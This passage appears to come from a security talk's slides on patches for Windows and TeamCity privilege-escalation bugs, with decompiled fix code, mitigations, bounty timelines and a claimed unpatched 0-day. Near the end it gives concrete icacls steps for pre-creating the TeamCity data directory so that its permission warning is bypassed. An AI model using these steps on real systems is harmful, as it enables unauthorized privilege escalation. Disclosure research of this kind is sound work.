            SidSubAuthorityCount = GetSidSubAuthorityCount(*v5);
            *a2 = *GetSidSubAuthority(*v5, (unsigned int)*SidSubAuthorityCount - 1);
            ...
        }
}
```

UtilGetTokenIntegrityRid checks the integrity level of a process targeted for termination.

# Countermeasure of ZDI-24-1098



```
if ( (int)UtilGetTokenIntegrityRid(hToken[0], (unsigned int *)&v40) >= 0 && (unsigned int)v40 >= 0x4000 )  
{  
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 4) != 0 )  
        WPP_SF_*((_QWORD *)WPP_GLOBAL_Control + 2), 18LL, &WPP_25a1d84fd68832a0b43896ccf2bf8d28_Traceguids);  
    v18 = 1;  
    goto LABEL_59;  
}
```


However, since the current check of **0x4000** allows high-integrity processes to pass the conditional check, changing this value to **0x3000** should patch the vulnerability.

# Countermeasure of CVE-2024-30033

```
bool __fastcall CConnectionWaitList::Load(
    CConnectionWaitList *this,
    const unsigned __int16 *a2,
    struct CConnectionTable *a3)
{
    ...
    if ( v8 )
    {
        StringCchCopyW(v8, v7, wszProjectPath);
+       if ( !(unsigned
__int8)wil::details::FeatureImpl<__WilFeatureTraits_Feature_3776113982>::__private_IsEnabled(&`wil::Fea
ture<__WilFeatureTraits_Feature_3776113982>::GetImpl'::`2'::impl) )
+       {
            CUserProfilePathBuilder::CUserProfilePathBuilder(
                (CUserProfilePathBuilder *)v14,
                *((const unsigned __int16 **)this + 17));
            v9 = *((_QWORD *)a3 + 1);
            v10 = (unsigned __int16 *)Block;
            do
            {
                if ( !v9 )
                    break;
                v11 = CUserProfilePathBuilder::SetUser(
                    (CUserProfilePathBuilder *)v14,
                    *((const unsigned __int16 **)((_QWORD *)v9 + 16) + 32i64));
                v10 = (unsigned __int16 *)Block;
                v6 = v11;
                if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) )
                {
                    StringCchCopyW(pszPath, 0x104ui64, v10);
                    if ( PathAppendW(pszPath, L"WaitList.dat") )
                        DeleteFileW(pszPath);
                }
                v9 = *((_QWORD *)v9 + 24);
            }
            ...
        }
    }
```

**MSRC has been patched so that it doesn't just run a file deletion routine.**

# Countermeasure of CVE-2024-49107



## Path Redirection Mitigations

Mitigations coming in a future release

### Hardlink mitigation

Will now require write permission to link destination before creation  
Already available in Windows Insider Preview (and bounty eligible)

### Junction mitigation

Newly created junctions gain a "mark of the Medium IL"  
Services running highly privileged will not follow "marked" junctions

### SYSTEM %TEMP% change


Today, SYSTEM's %TEMP% value is \Windows\Temp, which is world writable  
GetTempPath will return a new, properly ACL'd path for SYSTEM

```
PS C:\> Get-NtProcessMitigations -ProcessId 2908 | Select-Object Name,ImagePath,EnforceRedirectionTrust
```

| Name                  | ImagePath                                                                              | EnforceRedirectionTrust |
|-----------------------|----------------------------------------------------------------------------------------|-------------------------|
| WmsSelfHealingSvc.exe | \\Device\HarddiskVolume3\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe | True                    |

WmsRepair Service uses Junction redirection protection, aka Redirection Guard, to mitigate.

# Junction redirection protection



RedirectionGuard, a new junction mitigation, must block junction traversal when an attacker is attempting to maliciously redirect a file operation. However, it must also minimize regressions by allowing as many safe junction traversals as possible.

<https://msrc.microsoft.com/blog/2025/06/redirectionguard-mitigating-unsafe-junction-traversal-in-windows/>

# Countermeasure of CVE-2024-43114

1. Developers using strict ACEs to protect During installation of Teamcity.



```
c:\ProgramData\JetBrains\TeamCity\system>cacls buildserver.tmp
NT AUTHORITY\SYSTEM:(OI)(CI)F
BUILTIN\Administrators:(OI)(CI)F
```

At now, standard user don't have permission to write files in directory.



# Countermeasure of CVE-2024-43114

2. TeamCity will detect the incorrect permissions and will show the health report in the UI asking users to fix them.

## Unsafe TeamCity data directory permissions

The following principals have write access to the TeamCity data directory (C:\ProgramData\jetbrains\teamcity):

- BUILTIN\Users

For security reasons, it is recommended to allow read and write access only to TeamCity and Administrator user accounts.

Close


Hide for me

Hide for everyone

Double check to avoid unsafe permissions of the data directory

# Countermeasure of CVE-2024-43114

2. TeamCity will detect the incorrect permissions and will show the health report in the UI asking users to fix them.



Double check to avoid unsafe permissions of the data directory

**Any chance to bypass it?**



# Bypass Countermeasure of CVE-2024-43114

1. The Installation will create the directory and using SetSecurityFile with **DACL Protected** flag if the directory does not exists.

**Is it an Incomplete Patch ?**

# Bypass Countermeasure of CVE-2024-43114

1. The Installation will create the directory and using SetSecurityFile with **DACL Protected** flag if the directory does not exists.

**It's an Incomplete Patch!!**

What if attacker create the directory before the installation?  
(C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp)

# Bypass Countermeasure of CVE-2024-43114

BINGO

Tes! The installation will ignore the directory if it exists.  
(Do not change the original permission)

```
C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp> calcs .
NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
BUILTIN\Administrators:(OI)(CI)(ID)F
WIN-J08HRGQCEPS\low:(ID)F
CREATOR OWNER:(OI)(CI)(IO)(ID)F
BUILTIN\Users:(OI)(CI)(ID)R
BUILTIN\Users:(CI)(ID)(SPECIAL ACCESS)
    FILE_WRITE_DATA
    FILE_APPEND_DATA
    FILE_WRITE_EA
    FILE_WRITE_ATTRIBUTES
```

If attackers create directory at first, it can be still exploited!

# Bypass Countermeasure of CVE-2024-43114

Not really.

## Unsafe TeamCity data directory permissions

The following principals have write access to the TeamCity data directory (C:\ProgramData\jetbrains\teamcity):

- BUILTIN\Users

For security reasons, it is recommended to allow read and write access only to TeamCity and Administrator user accounts.

Close

Hide for me

Hide for everyone

TeamCity will detect the incorrect permissions and will show the health report in the UI asking users to fix them.

Our goal is to completely bypass it!

# Bypass Countermeasure of CVE-2024-43114

Permission checks apply exclusively to the BUILTIN\Users group.


BUILTIN\Users = a built-in security group that includes all regular users on a Windows computer, providing them with basic, restricted privileges for system access and operation.

What if we just only remove the ACEs of  
BUILTIN\Users?

# Bypass Countermeasure of CVE-2024-43114

## Completely Bypass

1. using low priv user(e.g., test) to create directory  
"C:\ProgramData\jetbrains\teamcity".
2. `icacls "C:\ProgramData\jetbrains\teamcity" /inheritance:d`
3. `icacls "C:\ProgramData\jetbrains\teamcity" /remove:g "BUILTIN\Users"`



**Completely Bypass: No health report warning in the UI**





# Vulnerability Disclosure

→ CVE-2024-30033

- Bounty Award: 2,000\$
- Time of fix ~ 2month, well done 

→ ZDI-24-1098

- Not Fixed, Still be 0-day





# Vulnerability Disclosure

## → CVE-2024-49107

- Bounty Award: 2,000\$
- Time of fix ~ 2month, well done 🙌

## → CVE-2024-43114

- Bounty Award: 2,000 \$
- Time of fix ~3 month, talk much about details

## → Bypass CVE-2024-43114 → CVE-2025-54530

- Bounty Award: 2,000 \$
- From "I don't think it is in the scope of the problem..." to "I think that the previous fix was incomplete indeed, so it deserves a new CVE."

# Conclusion

1. Diving into Wersvc again and disclosing Oday about "arbitrary process termination"
2. Introduce a full-chain privilege escalation technique that combines link-following vulnerabilities with "arbitrary process termination"
3. Disclosing some valuable real-world cases(4 CVEs that have never been made public before)
4. Sharing countermeasures and bypasses



Thank you for your attention!!!

 [@crispr\\_x](https://twitter.com/crispr_x)

 [@heegong123](https://twitter.com/heegong123)